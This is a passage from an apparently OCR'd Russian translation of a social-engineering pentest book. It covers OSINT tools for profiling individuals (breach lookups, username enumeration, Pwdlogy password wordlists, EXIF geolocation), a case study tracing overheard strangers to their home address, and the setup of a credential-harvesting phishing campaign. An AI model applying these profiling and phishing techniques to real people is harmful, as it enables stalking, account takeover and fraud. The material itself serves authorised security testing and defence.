

Рис. 5.17. Панель инструментов Hunchly с иконками данных

Вывод

В этой главе показана польза (и опасность) социальных сетей и других общедоступных ресурсов. Информация, представленная здесь, является хорошей основой для построения атаки с использованием социальной инженерии. Хотя мы должны использовать только ту информацию, которая нужна, важно упомянуть о том, что мы нашли, но не отразили в отчете, предоставленном нашим клиентам. Ведь мы

стараемся помочь нашим компаниям-клиентам стать более безопасными. Мы не хотим просто получить доступ и оплату, а спустя год повторить свой подвиг.

OSINT – это больше, чем сбор всей доступной информации о потенциальной жертве. Частью OSINT является анализ данных и поиск способов их использования. Для некоторых OSINT – это не только способ мышления, но и техническая возможность. Вам не нужно быть элитным хакером (в техническом смысле), чтобы быть хорошим, великим или даже уникальным специалистом в области OSINT. То же самое касается социальной инженерии.

6

СБОР OSINT О ЛЮДЯХ

В то время как в предыдущих главах основное внимание уделялось сбору данных OSINT о компаниях, в этой главе сделан акцент на сборе данных OSINT о людях с помощью ряда инструментов. Вы узнаете, как направить атаку социальной инженерии на человека, собирая такую информацию, как его симпатии и антипатии, социальные связи и вопросы по сбросу пароля. Мы также продолжим использовать нашу жертву в качестве рычага воздействия против бизнеса, собирая OSINT из ее фотографий, сделанных на своем рабочем месте, резюме, жалоб или претензий, хвастовства о работе и путешествиях, и это лишь некоторые из способов.

Использование инструментов OSINT для анализа адресов электронной почты

Часто, когда вы начинаете атаку, все, что у вас есть, – это адрес электронной почты. Хотя этого, в принципе, достаточно для фишинговых атак, вам может потребоваться больше информации о жертве для вы-

полнения других задач. В этих случаях вы можете использовать адрес электронной почты для сбора дополнительной информации, такой как имена пользователей, фотографии, учетные записи в социальных сетях и физическое местоположение. Следующие инструменты позволяют искать OSINT о человеке, используя только его адреса электронной почты.

Вся эта информация подвергается процессу, который я называю OSINT Heartbeat. OSINT Heartbeat – это действие по сжатию и расширению собранной вами информации, что позволяет сначала сосредоточиться на жертве на микроуровне, а затем расширить атаку вовне, на соседних людей, учетные записи и ассоциации на макроуровне. Наиболее важным аспектом OSINT Heartbeat является определение того, какая информация имеет значение для разведки, а какая нет. Этот процесс важен для того, чтобы избежать эффекта туннельного зрения, возникающего из-за того, что вы слишком близко фокусируетесь на локальной цели, из-за чего упускаете другие важные точки данных.

Выяснение того, был ли пользователь взломан

Модули `hipb_breach` и `hibp_paste` в Recon-ng выполняют поиск на веб-сайте Троя Ханта Have I Been Pwned (HIBP) (*https://haveibeenpwned.com/*) и в связанных базах данных, чтобы определить, был ли введенный адрес электронной почты причастен к какой-либо утечке данных.

Я часто использую эти модули для создания досье о том, как сотрудники моей целевой компании используют свою рабочую электронную почту. Это хороший показатель зрелости программы безопасности компании. Например, некоторым людям из числа тех, кто управляет учетными записями в социальных сетях, может потребоваться учетная запись Facebook или LinkedIn, связанная с их рабочей электронной почтой. Однако уборщику или младшему специалисту службы поддержки, вероятно, такая учетная запись не нужна.

Чтобы использовать модули HIBP в Recon-ng, просто загрузите модуль, введите в поле `SOURCE` адрес электронной почты или список, который вы хотите найти, а затем введите команду `run`:

```
[recon-ng][book] > modules search hibp
[*] Searching installed modules for 'hibp'...
  Recon
    recon/contacts-credentials/hibp_breach
    recon/contacts-credentials/hibp_paste
[recon-ng][default][hibp_breach] > run
[*] bill@nostarch.com => Breach found! Seen in the Adapt breach that occurred on
2018-11-05.
[*] bill@nostarch.com => Breach found! Seen in the AndroidForums breach that occurred
on 2011-10-30.
[*] bill@nostarch.com => Breach found! Seen in the AntiPublic breach that occurred
on 2016-12-16.
```

Вы также можете вручную искать записи на основном веб-сайте HIBP. Некоторые из найденных записей являются приватными, т. е. вы увидите их только в том случае, если сможете подтвердить, что являетесь владельцем электронной почты с помощью автоматизированного процесса верификации электронной почты, или указать, что вы владеете всем доменом (либо являетесь его авторизованным системным администратором). Чтобы проверить каждое электронное письмо во всем домене, нужно иметь возможность продемонстрировать право собственности, как правило, с помощью записи DNS TXT. Примером тому является нашумевший взлом сайта знакомств Ashley Madison.

Составление списка учетных записей социальных сетей с помощью Sherlock

Sherlock (*https://github.com/sherlock-project/sherlock/*) – это инструмент на языке Python 3, написанный и поддерживаемый проектом Sherlock. Он просматривает различные сайты социальных сетей в поисках имен пользователей. Список сайтов, которые проверяет Sherlock, короче, чем у других инструментов, но все равно полезен.

Чтобы установить и использовать Sherlock, выполните следующие действия:

```
git clone https://github.com/sherlock-project/sherlock
cd sherlock
pip3 install -r requirements.txt
python3 sherlock.py OPTIONS USERNAME
```

Sherlock предоставит результаты, аналогичные WhatsMyName и Recon-ng. Используйте любой инструмент, который вы предпочитаете, но всегда имейте под рукой несколько инструментов, чтобы повысить качество или точность собираемых данных.

Составление списка учетных записей веб-сайтов с помощью WhatsMyName

WhatsMyName (*https://github.com/WebBreacher/WhatsMyName/*) – это инструмент, написанный Микой Хоффманом. Он составляет список веб-сайтов, на которых существует определенное имя пользователя. Это эффективный способ проверить возможное поведение и веб-активность пользователя. Вы также можете включить WhatsMyName в Recon-ng в качестве модуля профилировщика. Кроме того, Крис Поултер из OSINT Combine совместно с Хоффманом создал веб-приложение WhatsMyName (*https://whatsmyname.app/*).

На момент написания этой книги WhatsMyName проверяет более 250 сайтов. Чтобы ограничить количество проверяемых сайтов или добавить их в список, просто отредактируйте файл `web_accounts_list.json` с правильным синтаксисом JSON, как в следующем примере:

```
{
  "name" : "YouTube",
  "check_uri" : "https://www.youtube.com/user/account/videos",
  "account_existence_code" : "200",
  "account_existence_string" : "name\" content=",
  "account_missing_string" : " This channel does not exist",
  "account_missing_code" : "404",
  "known_accounts" : ["test"],
  "category" : "video",
  "valid" : true
}
```

Если вы хотите проверить сайт, не включенный в файл JSON, можете просто изучить, как сайт обрабатывает HTTP-запросы, включая параметры, которые он использует, и ожидаемые коды ответов HTTP. Затем просто скопируйте запись в файл.

Запустите WhatsMyName с помощью следующей команды:

```
root@kali:/opt/WhatsMyName# python3 web_accounts_list_checker.py -u nostarchpress
 -  190 sites found in file.
 -  Looking up https://500px.com/nostarchpress
 -  Looking up https://9gag.com/u/nostarchpress
--snip--
 -  Looking up https://api.github.com/users/nostarchpress
[+] Found user at https://api.github.com/users/nostarchpress
 -  Looking up https://gitlab.com/nostarchpress
[+] Found user at https://gitlab.com/nostarchpress
 -  Looking up https://www.goodreads.com/user/show/nostarchpress
 -  Looking up https://www.gpsies.com/mapUser.do?username=nostarchpress
```

При выполнении скрипта рядом с каждым сайтом, на котором WhatsMyName обнаруживает учетную запись, должен появиться значок [+].

Анализ паролей с помощью Pwdlogy

Pwdlogy – это инструмент, написанный tch1001, он позволяет хакерам создавать список слов для данного пользователя на основе терминов, которые он часто использует, и тех, которые имеют для него значение. Вы выполняете предварительный анализ вручную, и создаете исходный список. Затем инструмент изменяет этот список, добавляя символы к словам из вашего списка и чередуя символы, создавая таким образом гораздо более длинный список слов. Далее злоумышленники могут использовать его для атак с подбором пароля и связанных с этим действий.

Хотя на первый взгляд Pwdlogy может показаться не особенно полезным для социальной инженерии, при некоторой изобретательно-

сти такой инструмент можно применить в деле. Например, представьте, что вы занимаетесь фишингом, направленным на конкретного пользователя, и у вас есть разрешение на использование предлога для сброса пароля. Другими словами, вы можете опросить пользователя для получения информации, возможно, вручив ему бланк опроса или во время светской беседы. Используя эту информацию, заполняете список в Pwdlogy и используете его для тестирования. Если у вас менее 10 пользователей для фишинга, можете узнать, как они создают новые пароли с помощью этого метода. Если у вас есть сотни или тысячи, это может не сработать.

Чтобы установить и использовать Pwdlogy, введите следующие команды:

```
git clone https://github.com/tch1001/pwdlogy
cd pwdlogy
python3 pwdlogy
```

Эти команды клонируют код из GitHub в вашу систему, а затем перемещают вас в каталог и выполняют его с помощью Python. Чтобы создать список для Pwdlogy, соберите следующую информацию OSINT о каждом пользователе:

- имена супругов, братьев и сестер, родителей и детей;
- имена домашних животных;
- любимые слова и числа;
- дни рождения.

В качестве защитника вы можете запретить пользователям применять любой вариант из этого списка в качестве паролей и потребовать от них выбрать что-то другое. Это позволит вам снизить вероятность того, что кто-то угадает пользовательские пароли, но ничего не сделает для их повторного использования или подмены в результате утечки данных за пределами вашей организации.

В качестве альтернативы можете использовать список в разговоре или фишинге, чтобы привлечь внимание цели. Например, спросите, как дела у супруга или ребенка жертвы, назвав их по имени. Пентестер может использовать эту информацию для распыления паролей (атака, при которой вы пробуете одни и те же пароли для нескольких пользователей, в отличие от традиционного взлома, который включает в себя подбор нескольких возможных паролей для одного пользователя) или других технических средств для получения доступа к учетной записи.

Анализ изображений цели

В результате некоторых поисковых запросов, о которых я упоминал в этой главе, вы могли обнаружить изображения, и дальнейший анализ этих изображений способен дать нам важную информацию о жертве.

Когда я смотрю на изображения с точки зрения OSINT, то ищу четыре вещи.

Сначала я смотрю на передний план или на то, что картина на самом деле должна нам сказать, будь то человек, сцена или что-то еще. Далее – на фон. Например, есть ли там безвкусные обои для отелей, которые могли бы связать это изображение с определенным местом или сетью отелей? Затем я вглядываюсь, чего не хватает на картинке. Что здесь должно быть? Я думаю об этом как об одной из задач сравнения двух картинок. Что-то «отфотошопили»? Что-то осталось за кадром?

Наконец, я смотрю на данные Exchangeable Image File (EXIF). Формат данных EXIF – это стандарт для неподвижных изображений, который описывает изображения, звуки и другие теги, создаваемые цифровыми камерами, смартфонами и другими системами. Поскольку все камеры и смартфоны способны сохранять такие данные, мы можем собирать OSINT различного уровня о фотографиях и людях, которые их сделали.

В этом разделе я расскажу о нескольких способах анализа данных EXIF.

Ручной анализ данных EXIF

Давайте проанализируем данные EXIF для изображения, показанного на рис. 6.1.

Рис. 6.1. Изображение, отправленное мне студентом для анализа



Рис. 6.2. Просмотр информации EXIF на MacBook

Чтобы проанализировать данные EXIF, щелкните по изображению правой кнопкой мыши и выберите **Get Info** (Получить информацию) на Mac или **Properties** (Свойства) в Windows и Linux. Должно открыться окно, в котором можно просмотреть данные EXIF (рис. 6.2).

Здесь мы видим тип изображения и время его загрузки. Мы получаем размеры, марку и модель камеры, которая его сняла, – в данном случае это iPhone X. Внизу видим широту и долготу места, где был сделан снимок, – это информация, которую обычно включают смартфоны.

Анализ изображений с помощью ExifTool

ExifTool – это инструмент, который может автоматически анализировать данные EXIF и давать вам гораздо больше информации, чем ручной анализ. Часть этой информации может быть особенно полезна, если вы составляете профиль компании на месте, изучаете корпоративную культуру или хотите узнать, каким мобильным телефоном пользуется жертва. Еще одно полезное применение этого инструмента – если вы участвуете в одном из соревнований CTF Search Party от Trace Labs (*https://www.tracelabs.org/getinvolved/ctf/*).

Чтобы установить ExifTool в Kali, запустите следующую команду:

```
apt-get install exiftool
```

Чтобы проанализировать файл, запустите команду:

```
exiftool имя_файла
```

Кроме того, вы можете использовать средство просмотра метаданных изображений Джеффри (*http://exif.regex.info/exif.cgi*), это онлайн-версия ExifTool. Оно пригодится, если вы пытаетесь избежать загрузки файла или явно работаете только с онлайн-изображениями. Вы можете передать инструменту файл или ссылку, и он отобразит результаты на экране.

Давайте начнем анализ, взглянув на время MACB. MACB (modified, accessed, changed, born) – это юридический термин, обозначающий время модификации, последнего доступа, изменения и создания. В данном случае эти данные сообщают, когда я загрузил файл из своей электронной почты:

```
root@kali:~/Documents# exiftool IMG_4438.JPG
ExifTool Version Number : 11.65
File Modification Date/Time : 2019:09:14 00:41:45-04:00
Далее, после типа файла вы видите марку и модель камеры, а также
ориентацию устройства при съемке и не использовалась ли вспышка:
File Type                : JPEG
JFIF Version             : 1.01
Exif Byte Order          : Big-endian (Motorola, MM)
Make                     : Apple
Camera Model Name        : iPhone X
--сокращено--
```

Поле программного обеспечения также невероятно важно, потому что в этом случае оно сообщает нам версию Apple iOS, на которой работает телефон, сделавший снимок:

```
Software                 : 12.3.1
Create Date              : 2019:08:03 11:39:02
--сокращено--
Scene Type               : Directly photographed
Custom Rendered          : Portrait HDR
```

Далее вы видите марку и модель объектива. Это примерно то же самое, что марка и модель камеры. В данном случае можно увидеть, что использовалась задняя двойная камера iPhone X и что она находилась в северном и восточном полушариях (скорее всего, в Европе или некоторых частях Азии):

```
Lens Info                : 4-6mm f/1.8-2.4
Lens Make                : Apple
Lens Model               : iPhone X back dual camera 6mm f/2.4
GPS Latitude Ref         : North
GPS Longitude Ref        : East
GPS Altitude Ref         : Above Sea Level
GPS Speed Ref            : km/h
GPS Speed                : 0.2333080322
```

Направление изображения (image direction) – это направление (от 0,000 до 359,99°), в котором был ориентирован объектив:

```
GPS Img Direction Ref : True North
GPS Img Direction     : 221.1058655
--сокращено--
```

```
Digital Creation Time : 11:39:02
Digital Creation Date : 2019:08:03
```

В последнем блоке данных вы можете увидеть, как долго телефон не заряжался, высоту, широту и долготу:

```
Image Size                      : 4032x3024
Megapixels                      : 12.2
Scale Factor To 35 mm Equivalent: 8.7
Shutter Speed                   : 1/163
Create Date                     : 2019:08:03 11:39:02.291
Date/Time Original              : 2019:08:03 11:39:02.291
GPS Altitude                    : 16.6 m Above Sea Level
GPS Latitude                    : 51 deg 22’ 4.87” N
GPS Longitude                   : 0 deg 12’ 37.68” E
Date/Time Created               : 2019:08:03 11:39:02
Digital Creation Date/Time      : 2019:08:03 11:39:02
```

Это позволяет вам установить место, где был сделан снимок, с помощью картографического приложения. Например, если это была фотография разблокированного компьютера с Windows 7 на столе, по координатам можно было узнать адрес объекта, где был сделан снимок, а также возможную компанию, в офисе которой был сделан снимок.

Давайте попробуем это сделать. Скопируйте широту и долготу, а затем поместите их в Google Maps, и вы получите изображение, показанное на рис. 6.3.

Рис. 6.3. Изображение Google Maps для широты и долготы, взятых из данных EXIF

Этот пейзаж подтверждает, что снимок был сделан недалеко от гостиницы Plough Inn на берегу реки Дарент в Эйнсфорде, Англия.

Анализ социальных сетей без инструментов

В этом разделе я расскажу о наиболее полезных аспектах распространенных платформ социальных сетей для сбора OSINT. В целом вы должны сосредоточиться на привычках, культуре и связях. Привычки включают в себя то, как часто пользователи публикуют сообщения, термины, используемые ими, и подобное поведение. Культура включает в себя нормы, которым следует человек или организация. Контакты или другие пользователи в сети жертвы – это особая вещь. Я противник использования личных аккаунтов и друзей целевого объекта, потому что эти учетные записи не принадлежат компании, которая вам платит.

LinkedIn

В LinkedIn проверьте, является ли ваша цель участником LinkedIn Open Networker (LION) или кем-то, кто отвечает за ответ на запросы установления контакта. Также составьте список коллег. Посмотрите на их информацию, которая, вероятно, будет включать в себя некоторые достижения. Вы также можете найти адреса электронной почты или ссылки на другие сайты социальных сетей.

Instagram

В Instagram можно увидеть, с кем больше всего взаимодействует цель. Вы также можете узнать, как кто-то выглядит целиком, а не только на портрете, и создать досье, которое поможет вам вести себя как люди, с которыми они проводят время. Люди не любят в этом признаваться, но обычно охотнее доверяют тем, кто на них похож.

Facebook

Facebook может позволить вам узнать о человеке больше, чем вы когда-либо хотели, или, наоборот, это может быть похоже на попытку получить вино из репы. Некоторые люди чрезвычайно заботятся о конфиденциальности, а Facebook предлагает наиболее детальные элементы управления конфиденциальностью с типичными настройками «Только я», «Конкретные друзья», «Только друзья», «Друзья друзей» и «Общедоступно».

Если интересующий вас человек имеет открытый профиль на Facebook, вы можете узнать об отношениях, путешествиях, политической и религиозной принадлежности. Даже если у кого-то установлена конфиденциальность «Только друзья» или более строгая, вы все равно можете видеть все, что они публикуют или комментируют публично (например, местные новости), если только они не заблокировали вас.

Twitter

Что касается элементов управления конфиденциальностью, у Twitter есть только три варианта: защищенный/заблокированный, заблоки-

рованный и по умолчанию. Первый режим позволяет пользователю указывать, кто может видеть его твиты. Он отличается от заблокированного; если один пользователь блокирует другого, но не имеет параметра «защищено/заблокировано», заблокированный пользователь все равно может видеть чужие твиты из другой учетной записи. Если они защищены, то для просмотра нужно подать запрос на утверждение. Настройка по умолчанию показывает все твиты всем желающим, если они не заблокированы или не отключены. Twitter особенно полезен для сбора информации об общественных деятелях, технологах, первопроходцах новых технологий, политических экспертах и спортивных болельщиках.

Пример из практики: неожиданно информативный ужин

Некоторое время назад я ужинал в местном ресторане. Я сидел рядом с двумя женщинами, которые, судя по их разговору, общались так, будто старые друзья болтают после долгой разлуки. Первая женщина – назовем ее Ванда – преимущественно задавала вопросы, в то время как другая – Тэмми – бесцеремонно делилась информацией.

Ванда спросила Тэмми, где она работает, и Тэмми назвала имя компании, а также рассказала, как оно появилось (это была вариация имени владельца). Она сказала, что проработала там пять лет, а затем объяснила, чем занимается в компании, пояснив, что это была пекарня. Она продолжала без умолку рассказывать о своих разочарованиях и триумфах.

Ванда спросила Тэмми, замужем ли она еще. Тэмми рассказала о своем бывшем парне Стивене и их совместной опеке над Лейфом. Она также упомянула маму Стивена, которая жила в Талсе, а затем сказала Ванде, что мама Стивена немного боялась Лейфа. Мне стало интересно: почему вдруг бабушка боялась своего внука? Подожди, подумал я. Возможно, Лейф – это не ребенок. Конечно же, Ванда спросила, хочет ли Тэмми настоящих детей и какой породы Лейф. Тэмми рассказала о своих проблемах со здоровьем, а затем сообщила подруге, что Лейф – годовалый дворняга.

Наконец, Тэмми рассказала о своем новом парне Дике и его карьере комика. Ванда спросила, как Дик относится к тому, что Тэмми делит Лейфа с бывшим парнем, и та ответила рассказом о Дике и Стивене, которые с Лейфом вместе ходили на концерты.

Этот разговор выглядел достаточно безобидным, но вот что я узнал и как.

Имя владельца пекарни

Я нашел название пекарни, затем изучил комментарии с ответами и рейтингами на Facebook.

Имя дочери владельца пекарни и работника

Я просмотрела фотографии пекарни, а затем нашел аккаунты владельцев в Facebook.

Имя зятя владельца

Опять же, через публичные аккаунты владельца.

Полное имя Тэмми

Я проявил творческий подход и начал читать отзывы о пекарне в Facebook. Узнав из разговора, что Тэмми начала работать в пекарне пять лет назад, я поискал отзывы за этот период. Я нашел пятизвездочную оценку без текста и узнал отправителя по ее аватарке.

Личность Дика, бойфренда

Я посмотрел фотографии и статус отношений Тэмми на Facebook, а затем подтвердил вывод, используя статус отношений и профессию, указанные на странице Дика в Facebook.

Личность Стивена, бывшего парня

У Тэмми было трое друзей на Facebook по имени Стивен, но только у одного из них мать жила в Талсе. Я подтвердил это открытие, просматривая фотографии и найдя Лейфа (кстати, очень уродливого пса).

Домашний адрес Тэмми и Дика и фотографии дома

Наряду с подсказками на их страницах в Facebook я проверил записи о свойствах изображений при помощи Melissa Property Data Explorer и Google Street View.

В чужих руках эта информация может стать поводом для кражи личных данных, вторжения в дом или чего похуже. Как этого можно было избежать?

- Я мог бы и не слушать. Но как только вы погрузитесь в OSINT и социальную инженерию, вам будет трудно отключиться даже вне офиса.
- Тэмми и Ванда могли бы раскрывать меньше подробностей или говорить тише. Тэмми, Дик, Стивен и Ванда могли бы использовать более строгие настройки приватности в своих социальных сетях. Все стороны могли бы говорить и публиковать более размывчатую информацию или использовать дезинформацию, чтобы сбить социальных инженеров со своего следа.

Вывод

Целью сбора OSINT в отношении конкретных людей является лучшее понимание угроз, которые сотрудники представляют своему работодателю, и потенциальное установление взаимопонимания с ними в

ходе мероприятий по социальной инженерии. Есть несколько источников OSINT частных лиц, включая фотографии, списки друзей, социальные сети и обычные вещи, такие как адреса электронной почты, имена пользователей и IP-адреса. Чтобы использовать эти инструменты с соблюдением этических норм, относитесь к ним как к средству узнать больше о компании, а не об отдельном человеке. Помните: держитесь подальше от использования личных аккаунтов.

7

ФИШИНГ

В этой главе вы проведете фишинговую кампанию. Мы рассмотрим инфраструктуру, которая понадобится, если вы хотите провести атаку вручную, а затем обсудим автоматизированные решения, технические функции, такие как пиксели отслеживания, которые вы можете добавить к своей атаке, и факторы, которые важно учитывать перед развертыванием атаки, чтобы провести успешное взаимодействие с целью. Эта глава призвана научить социальных инженеров проведению атак по электронной почте. Она также пригодится при переподготовке системных администраторов или в качестве методического руководства для тех, кто работает в Центре управления безопасностью или в отделе комплаенс-контроля.

Настройка фишинговой атаки

Подходящая архитектура для фишинговой атаки может быть разной. Инструменты, которые вам понадобятся, зависят от объема задания,

ТЗ, контракта и желаний клиента. Например, если клиент хочет, чтобы вы измерили, сколько сотрудников нажимают зловредную ссылку в электронном письме, все, что вам нужно, – это простой веб-сервер, который перехватывает HTTP-запросы GET и отображает пользователю страницу 404 или страницу благодарности. Ответы будут храниться в журнале Apache.

Но стоит углубиться в задачу, и все становится сложнее. Клиент хочет, чтобы вы идеально точно имитировали целевую страницу-ловушку, или можно состряпать страницу буквально на коленке? Вы можете подделать законный домен, отправив электронное письмо и манипулируя информацией, отображаемой получателю, чтобы она выглядела так, как будто получена из законного источника, но подделку легко обнаружить.

Сквоттинг (захват домена) дает более достоверную приманку для жертвы, и у вас меньше шансов быть пойманным. Сквоттинг включает в себя регистрацию домена, аналогичного домену компании, но в другой доменной зоне. Например, фишинговый домен может быть зарегистрирован в зоне .co, .uk, хотя законный домен компании зарегистрирован в зоне .com. Это создает у получателя впечатление, что ваши электронные письма исходят из законного домена – по крайней мере, для тех, кто не присматривается слишком внимательно.

Далее, хотят ли ваши клиенты, чтобы вы собирали учетные данные пользователей или другую конфиденциальную информацию, например вопросы о сбросе пароля? В этом случае ваше электронное письмо должно содержать ссылку на веб-страницу, которая убедительно запрашивает эту информацию. Или ваши клиенты хотят, чтобы вы рассылали вредоносные документы? Если это так, нужно будет создать эти документы и найти место для их размещения, где их не заблокируют системы безопасности.

А может, клиенты хотят, чтобы вы использовали автоматизированное решение для фишинга, такое как King Phisher или Gophish? Если вы регулярно пользуетесь фишингом, у вас, скорее всего, уже есть настроенные автоматические инструменты, но, даже если это так, вам может потребоваться внести некоторые изменения или разработать свой собственный дизайн электронной почты. Самые успешные социальные инженеры хорошо разбираются как в технических аспектах архитектуры, так и в человеческом факторе, который делает их атаки успешными.

В этой главе вы создадите изощренную фишинговую атаку, предназначенную для обмана пользователей и уклонения от обнаружения. Настроив свой собственный VPS, сервер электронной почты и целевую страницу, вы сможете отправлять электронные письма, которые выглядят так, будто приходят с законного адреса электронной почты компании. В теле письма вы добавите ссылку, направляющую пользователей на веб-страницу и предлагающую им ввести свои учетные данные.

Настройка защищенного экземпляра VPS для фишинговых целевых страниц

Независимо от того, чем вы занимаетесь, вам почти всегда понадобится экземпляр VPS. Через VPS можно разместить целевую страницу и запустить почтовый сервер, если захотите, и все это без привязки атаки к вашему личному IP-адресу.

В этом разделе я покажу, как настроить безопасный VPS с помощью DigitalOcean, компании, занимающейся облачной инфраструктурой, которая позволяет вам использовать свои услуги для исследований в области безопасности. *Дроплеты*, представляющие собой экземпляры машин DigitalOcean VPS, требуют относительно низкую помесячную оплату и поставляются с резервными копиями, моментальными снимками, томами хранилища, DNS, CDN, балансировкой нагрузки, приложениями в один клик и сетевыми брандмауэрами. Вы можете выбирать из множества операционных систем Linux и BSD, контейнеров и предварительно загруженных приложений, таких как Node.js, LAMP, WordPress, GitLab и Docker.

Обратите внимание, что у DigitalOcean есть центры обработки данных в Нью-Йорке, Сан-Франциско, Торонто, Бангалоре, Амстердаме, Франкфурте, Лондоне и Сингапуре. Эти местоположения могут иметь значение, поскольку некоторые регионы фильтруют определенный контент, а некоторые компании фильтруют трафик в зависимости от страны.

В идеале вы должны настроить свой VPS с вашим доменом и веб-сервером как минимум за две недели до взаимодействия с жертвой. Это связано с тем, что некоторые платформы безопасности почтовых серверов отклоняют всю почту с доменов, которым меньше двух недель.

Создание учетной записи DigitalOcean и дроплета

Чтобы настроить дроплет DigitalOcean, вам необходимо создать учетную запись. Перейдите на *https://www.digitalocean.com/* и следуйте инструкциям по регистрации на этой странице. Я рекомендую включить двухфакторную аутентификацию для вашей учетной записи, чтобы никто не мог получить доступ, если они взломают ваш пароль.

После входа в систему выберите **Create** ⇨ **Droplet** (Создать ⇨ Дроплет). Выберите желаемую операционную систему. Я рекомендую использовать Kali или Debian Linux. Затем измените размер дроплета, чтобы определить количество процессоров и объем оперативной памяти, который он должен использовать. Чем больше соединений будет иметь дроплет, тем больше вычислительной мощности ему потребуется. Для небольшой атаки, рассчитанной, скажем, на 150 пользователей, вполне достаточно стандартного дроплета. Затем вы можете включить IPv6, частную сеть, резервное копирование или собственный ключ RSA. Также можете добавить имя хоста или запустить несколько дроплетов.

После создания дроплета вы должны увидеть его IP-адрес. DigitalOcean отправит вам по электронной почте исходные учетные данные администратора (root) для хоста, а также IP-адрес. Если вы загружаете пару ключей SSH, как описано в следующем разделе, можете использовать эту информацию для входа в систему. Если вы этого не сделаете, DigitalOcean отправит вам по электронной почте временный пароль root, но будет предложено изменить его после первого входа в систему.

Создание пары ключей SSH для защиты VPS

Наличие надежного метода аутентификации важно, потому что этот сервер подключен к интернету. Когда я использовал DigitalOcean для запуска приманок – преднамеренно уязвимых систем, созданных с целью атак, позволяющих исследователям изучать методы и поведение злоумышленников или предупреждающих администраторов о скомпрометированной системе, – хосты были забиты сканерами и потенциальными эксплойтами.

Чтобы злоумышленники не смогли взломать ваш пароль, создайте пару ключей SSH. Такая пара ключей, также известная как пара ключей RSA, представляет собой закрытый и открытый ключи RSA, используемые для входа в систему. Скопируйте закрытый ключ (по умолчанию `id_rsa`) в свою удаленную систему и открытый (по умолчанию `id_rsa.pub`) в файл `authorized_keys`, чтобы разрешить вход в систему. Ключи SSH позволяют отключить аутентификацию по паролю.

Сначала выполните следующую команду в своем терминале:

```
ssh-keygen -t rsa
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
cat ./.ssh/id_rsa.pub > ./.ssh/authorized_keys
```

Команда `ssh-keygen` создает пару ключей. По умолчанию они появляются в каталоге `/root/.ssh` на VPS. Вы можете записать ключи в определенное место, передав в команде `ssh-keygen` параметр `-C /path/`, а затем желаемый путь к файлу. Также можете ввести парольную фразу с ключом SSH, чтобы создать второй фактор аутентификации. Вам будет предложено ввести парольную фразу при создании пары ключей. Если не хотите ее использовать, нажмите **Enter**, чтобы продолжить.

Потребуется доступ к паре ключей VPS в системе, которую вы будете использовать для управления VPS. Для этого примените *протокол защищенного копирования* (Secure Copy Protocol, SCP) или клиент SCP. Если вы находитесь на хосте Windows, можете использовать WinSCP, эмулятор терминала, который позволяет пользователям Windows напрямую подключаться к хостам Linux через FTP, SSH и Telnet. Если вы

на хосте Mac или Linux, можете использовать клиент SCP, такой как собственный терминал, iTerm2, Cyberduck или Termius. Это позволит вам перемещать ключи RSA в дроплет и из него. Также можно использовать клиент SCP позже для перемещения объектов, таких как файлы, в дроплет и из него.

Чтобы скопировать файлы с помощью WinSCP, войдите в систему VPS, используя созданные вами учетные данные (пароль или пару ключей RSA), и перетащите файлы в любом направлении из графического интерфейса. Нужно будет убедиться, что у вас есть правильные разрешения для вашего файла. Запустите команду `chmod 600` *`имя_файла_частного_ключа`*, чтобы убедиться, что у вас установлены правильные разрешения.

Настройка удаленного доступа Windows к VPS

После того как вы перенесли ключ RSA на свою рабочую станцию, установите клиент, который предоставит удаленный доступ к вашему VPS. Удаленный доступ нужен, чтобы настроить на VPS страницу лендинга и любые дополнительные сервисы, такие как почтовые серверы.

В Windows вы можете получить удаленный доступ с помощью инструмента PuTTY. Загрузите PuTTYgen с веб-сайта PuTTY по адресу *https://www.putty.org/*. Затем создайте файл закрытого ключа PuTTY (PPK) для использования в PuTTY и WinSCP, импортировав закрытый ключ RSA в программное обеспечение. В окне генератора ключей PuTTY нажмите **Generate** (Сгенерировать) (рис. 7.1).

